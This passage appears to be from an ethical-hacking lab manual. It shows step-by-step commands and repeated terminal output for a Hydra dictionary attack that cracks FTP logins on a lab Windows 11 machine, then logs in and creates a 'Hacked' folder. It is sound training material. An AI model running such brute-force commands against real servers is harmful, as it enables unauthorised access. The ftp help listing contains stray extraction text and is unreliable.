


16. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

Note: Press **Ctrl+V** to paste the folder.



17. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

20. In the terminal window, type **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]** and press **Enter**.

Note: The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.



21. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

Note: This might take some time to complete.

22. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11 - Parrot Te
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
[x]~[root@parrot]~#
```

23. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.

24. In the terminal window, type **ftp [IP Address of Windows 11]**, and press **Enter**.

25. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.

26. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.

ftp10.10.1.11 - Parrot Terminal

```

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
[x]-[root@parrot]-[/home/attacker]
└─#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>

```

27. Now you can remotely access the FTP server hosted on the **Windows 11** machine.

28. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.

ftp10.10.1.11 - Parrot Terminal


```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
[x]-[root@parrot]-[/home/attacker]
└─#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>

```

29. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine and navigate to **C:\FTP**.

30. View the directory named **Hacked**, as shown in the screenshot:



31. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.

32. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine.

33. Enter **help** to view all other commands that you can use through the FTP terminal.

```

#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password: 
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated. Commands are:

!
$      dir      mdelete      qc      site
account  disconnect  mdir      sendport  size
append   exit      mget      put      status
ascii    form      mkdir      pwd      struct
bell     glob      mls       quit     system
binary   hash      mode      quote    sunique
bye     Hacking Web  help      mput    tenex
case    Servers   idle      newer   rstatus
cd      image     nmap      rhelp   tick
cdup   ipany     nlist     rename
chmod  ipv4      ntrans    reset
close  ipv6      open      restart
cr     lcd       prompt   rmdir
delete ls        passive  runique
debug   macdef   proxy    send
ftp>

```

34. On completing the task, enter **quit** to exit the ftp terminal.

```

Name (10.10.1.11:attacker): Martin
331 Password required
Password: 
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated. Commands are:

!
$      dir      mdelete      qc      site
account  disconnect  mdir      sendport  size
append   exit      mget      put      status
ascii    form      mkdir      pwd      struct
bell     glob      mls       quit     system
binary   hash      mode      quote    sunique
bye     Hacking Web  help      mput    tenex
case    Servers   idle      newer   rstatus
cd      image     nmap      rhelp   tick
cdup   ipany     nlist     rename
chmod  ipv4      ntrans    reset
close  ipv6      open      restart
cr     lcd       prompt   rmdir
delete ls        passive  runique
debug   macdef   proxy    send
ftp> quit
221 Goodbye.
[root@parrot]~[/home/attacker]
#
```

35. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

36. Close all open windows on both the **Parrot Security** and **Windows 11** machines.

